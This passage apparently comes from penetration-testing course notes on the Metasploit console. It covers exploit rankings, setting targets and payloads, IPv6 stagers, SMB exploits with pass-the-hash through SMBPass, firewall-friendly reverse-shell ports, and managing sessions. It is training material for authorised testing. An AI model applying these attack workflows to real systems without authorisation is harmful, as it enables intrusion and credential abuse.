
As of this writing, Metasploit 4 does not support a rank: keyword, although that may change in the future. A common example search that a pen tester may use would be "search cve:2011 type:exploit platform:windows app:client" to find exploits or Windows client-side applications that were assigned a CVE number in 2011.



Metasploit has rankings of the general reliability and safety of each exploit, which are displayed in the output of the search command.

Every exploit in Metasploit is assigned to one of the following categories: Excellent, Great, Good, Normal, Average, Low, and Manual. Note that the ranking assignment is often associated with whether the given exploit can automatically identify the target system type (typically the operating system type and language pack).

Also, please note that these reliability ratings are not always accurate. You should verify them in the lab before using them against production targets. Even an "Excellent" exploit could cause a target service or system to crash.



The set command is used to configure the various modules within msfconsole. We use the set command to specify a variable and a value as follows:

```
msf > set <variable> <value>
```

The particular values you set will depend on which modules you are using. Some of the most common values we set for Metasploit include:

PAYLOAD: This variable is used to select a payload, such as windows/meterpreter/bind_tcp.

RHOST: This variable typically indicates the remote host Metasploit should attack.


RPORT: This indicates the remote TCP port Metasploit should focus its attack on.

LPORT: This is the local TCP port associated with the payload. If the payload is a listening shell on the target, this value indicates the port on the target machine where it will listen for a connection from Metasploit. If the payload includes a reverse connection, this value indicates where Metasploit should listen for the inbound connection from the payload back to Metasploit.

TARGET: This integer specifies which type of target machine you are exploiting, typically indicating the OS version, service pack, and possibly language pack. It is required for exploits that cannot automatically determine the target type. To see the mapping of target types to integer values to set here, you could run "show targets".

SRVHOST: This variable is used to specify an IP address of the local machine running Metasploit where Metasploit should listen for inbound client requests.

SRVPORT: This item indicates the TCP port where Metasploit should listen waiting to deliver exploits back to clients that access it.



If you do not provide a variable and value pair, the set command (run just by itself) will show all variables you've defined so far.

```
msf > set
```


(Remember, to see the variables you need to set for your selected modules, as well as their current values, you could run "show options".)

To see the value you've set for a given variable, just run "set" followed by the variable name.

To unset a variable, you just use the "unset" command, followed by the variable name. To unset them all, simply run "unset all".

It should be noted that you can set any variable, whether it is meaningful or not, to any value you want. So, if you mistype a variable name and give it a value, Metasploit will still accept it. However, the variable you likely meant to set will not have a value, so your module won't work. Thus, you have to be careful to avoid typos in your variables.

The variable names are treated in a case sensitive fashion in some versions of Metasploit (especially older ones). The more recent versions of Metasploit treat variable names in a case insensitive fashion. However, for compatibility with older versions of Metasploit, you may want to always treat variable names in a case sensitive fashion. Almost always, variables in msfconsole are entered in ALL CAPS.




Before you select a module (via the "use <module>" command), all variables you establish with the "set" command are global. They will apply to everything you do in that msfconsole session from that point forward. But, once you select a module with the "use" command, your context changes so that any variables you establish with the "set" command from that point forward will apply only to that module. If you change out of those modules (via running the "use" command again to go to another module or the "back" command), you will lose the values of those variables.

To keep variables set globally (so that they apply outside or across different modules), you can define them with the "setg" command, as in:

```
msf > setg RHOST 10.11.12.13
```

Any variable can be defined via set or setg. The set command sets variables for the current module environment, while the setg command sets variables for the global environment.

It should be noted that variables whose values are established with set and setg are not saved by default, and disappear when a user exists msfconsole.



When using Metasploit to exploit a target, we typically configure a single RHOST that we want to exploit. However, some of the modules (especially the auxiliary modules used for scanning) allow us to specify groups of targets via the RHOSTS variable (note that S appended to RHOST). Note that not every module supports RHOSTS. Some work with RHOST (a single target), while others work with RHOSTS (multiple targets).

The RHOSTS variable can be set in a variety of different and flexible ways to allow for grouping of target machines. First off, we can use the familiar CIDR notation, as in:

```
msf > set RHOSTS 10.10.10.0/24
```

Alternatively, we could use network range notation, such as:


```
msf > set RHOSTS 10.10.10.1-10.10.10.255
```

And, we could simply specify a target's name (e.g., www.target.tgt) followed by a CIDR block notation (/24) to indicate we want everything on the /24 network where www.target.tgt lives, using the following syntax:

```
msf > set RHOSTS www.target.tgt/24
```

And, finally, we can use file notation, where we have one target name, IP address, or range per line in a file:


```
msf > set RHOSTS file:/tmp/targets.txt
```



RHOST and RHOSTS variables can also be assigned IPv6 addresses, demonstrating Metasploit's support for scanning and exploiting systems that use the IPv6 protocol. In the example shown above, we're using the TCP portscan auxiliary module to scan a target IPv6 address. IPv6 addresses are 128 bits (16 bytes) long, with groups of four hex digits separated by colons. Two colons back-to-back (::) indicate that all zeros should be included in this portion of the address leading up to the next non-zero part. The local loopback interface is often represented by "::1", which expands to 0000:0000:0000:0000:0000:0000:0000:0001. When we run the given port scan module above, note that it shows us which TCP port are open by indicating the IPv6 address, followed by a colon and the listening port number (22 and 25 in the example above).


All Metasploit socket libraries that modules use to communicate support IPv6. Therefore, Metasploit module developers can take advantage of this built-in IPv6 support automatically in all of their development work, usually not having to think about IPv6 support, as it is included automatically when one simply builds using the Metasploit framework. All exploits and auxiliary modules can use IPv6.

Furthermore, for payloads, Metasploit includes IPv6 communication capabilities in the form of stagers, including bind_ipv6_tcp (which listens on a TCP port on an IPv6 address) and reverse_ipv6_tcp (which makes a reverse connection back to the attacker over TCP over IPv6). These stagers work with the most popular and useful stages, including shell, vnc, and the Meterpreter.



Another interesting point about variables we can set in msfconsole involves Metasploit's SMB exploit modules. These modules are all focused on attacking the Server Message Block protocol, used by Windows machines for authentication to a domain and to file servers (SAMBA clients and servers also use SMB). These modules are available in the exploit/windows/smb directory, and include some SMB attacks that require no authentication with the target (such as the exploit/windows/smb/ms08_067 exploit we'll analyze in more detail later) and others that require administrator or other user credentials (such as exploit/windows/smb/psexec, which causes a target machine to run a payload of the attacker's choosing with local SYSTEM privileges, operating in a fashion similar to Microsoft SysInternals' psexec program).


To utilize the credential-requiring SMB exploits, Metasploit lets us set the SMBUser and SMBPass variables, as shown in the slide above, to provide credentials. But, there is a powerful option available for these variables in all of the SMB exploits that require credentials in Metasploit (see next slide).



When authenticating SMB sessions using LANMAN Challenge-Response, NTLMv1, or NTLMv2, Windows machines do not actually verify that the user has the password. Instead, these protocols only require that the user has the hash of the password. The entire challenge/response can be completed knowing only the hash. This feature is part of the pass-through authentication capabilities of Windows machines, so that once you've authenticated to one server, you do not have to re-type in your credentials to authenticate to another server.

Given this capability, many attack tools support "pass-the-hash" attacks, allowing an attacker to authenticate SMB sessions using only the password hash, without ever knowing what the password is. Some refer to this as "password equivalency" because, for authenticating to Windows targets via SMB using LANMAN C/R, NTLMv1, or NTLMv2, the hash is functionally equivalent to the password itself.

What does this have to do with Metasploit? The good news for penetration testers is that pass-the-hash capabilities are enabled for all of the credential-requiring SMB exploits, by simply defining the SMBPass variable with a value of LANMAN:NT hash. Metasploit will automatically recognize that you've provided hashes and not a password, and will authenticate to the target using those hashes. From a penetration tester's perspective, that's incredibly convenient. We'll use this feature in a later exercise in this class.



Once you've defined variables (either with "set" or "setg"), you can run the "save" command to save them to a Metasploit configuration file. This file is stored in the Metasploit user's home directory in the .msf4 subdirectory in a file called config (~/.msf4/config).

The next time you launch Metasploit, these variables' values saved via "save" will return.

Be careful with this save feature. If you save a certain target RHOST value, and don't carefully recheck it the next time you use Metasploit, you may find yourself surprised when you accidentally attack a machine from your previous penetration testing project!


To save time, it is useful to set some common variables that you will frequently use with the same value and store their results with the save command. Some of the most common variables to save that will keep their value between msfconsole sessions include:

LHOST: You almost always have a reverse shell come back to the same host as the machine running Metasploit. Therefore, having this value set to the IP address of the machine running msfconsole is useful.

LPORT: This local port used by the payload will often be set to a value of 80, 443, or 8080, so that is more likely to be allowed through a firewall. However, you should check to make sure that this port isn't already in use (via the "netstat -na" command at a shell prompt).

PAYLOAD: Many Metasploit users rely on a given payload as their default, such as the Meterpreter with a reverse TCP connection, or a standard shell (cmd.exe) with a listening TCP connection.

SRVHOST: For passive exploits that involve Metasploit listening to deliver an exploit back, this value is an IP address of an interface of the machine running msfconsole. Likewise, SRVPORT is some common port on that machine, usually 80, 443, or 8080.



When in the context of an exploit module ("use <module_name>"), the msfconsole includes one of the most wonderful commands ever introduced into a console language: exploit. This command causes msfconsole to package up the modules you have chosen and to launch them at a target.


The "run" command is similar to the exploit command. It was designed to be used with auxiliary modules (such as port scanners), where the word "exploit" doesn't really apply.

If the exploit creates a session with the target machine (either a shell or Meterpreter session), a Metasploit user can use the exploit command with the -z flag to make Metasploit put the session in the background automatically after the session is created. That way, you will get your msf> prompt after the session is established, letting you manage or interact with the session using the "sessions" command.

The -j option tells msfconsole to run the given modules as a job, giving the user back the msf> prompt immediately. This is useful for exploits that take a long time to run, or especially for auxiliary modules that may take some time, such as port scanning and other modules. The "exploit -j" option works similarly to the & backgrounding feature of most Linux and Unix shells for putting a job in the background. Once a job is put in the background, you can manage it via the msfconsole "jobs" command.

Often, the "exploit" command is used with both the -z and -j options together.

Some exploits also support the "check" command, which causes Metasploit to see if the target machine is vulnerable to the given exploit without actually exploiting the target. This command can be useful in verifying the presence of a vulnerability before actually exploiting the target.



When Metasploit exploits a target machine, it usually sets up an interactive session with that target. The session may be a command shell (such as cmd.exe on Windows or the Bourne shell on Linux), a Meterpreter session, and/or a VNC session (interactive control of target's GUI). Some sessions are initiated by Metasploit to a listening port on the target machine, while others are reverse shell connections from the target back to the pen tester's machine running Metasploit. These sessions are numbered, and Metasploit can have an arbitrary number of sessions established at any time with numerous targets.

For example, you may have one machine running Metasploit with 3 sessions. One session may be a cmd.exe shell listening on a target port of a Win2K8R2 box where you've exploited a service. Session 2 may be a reverse Meterpreter connection from a browser you've exploited on a Windows 7 machine. And, session 3 may be a Bourne shell from a Linux box.

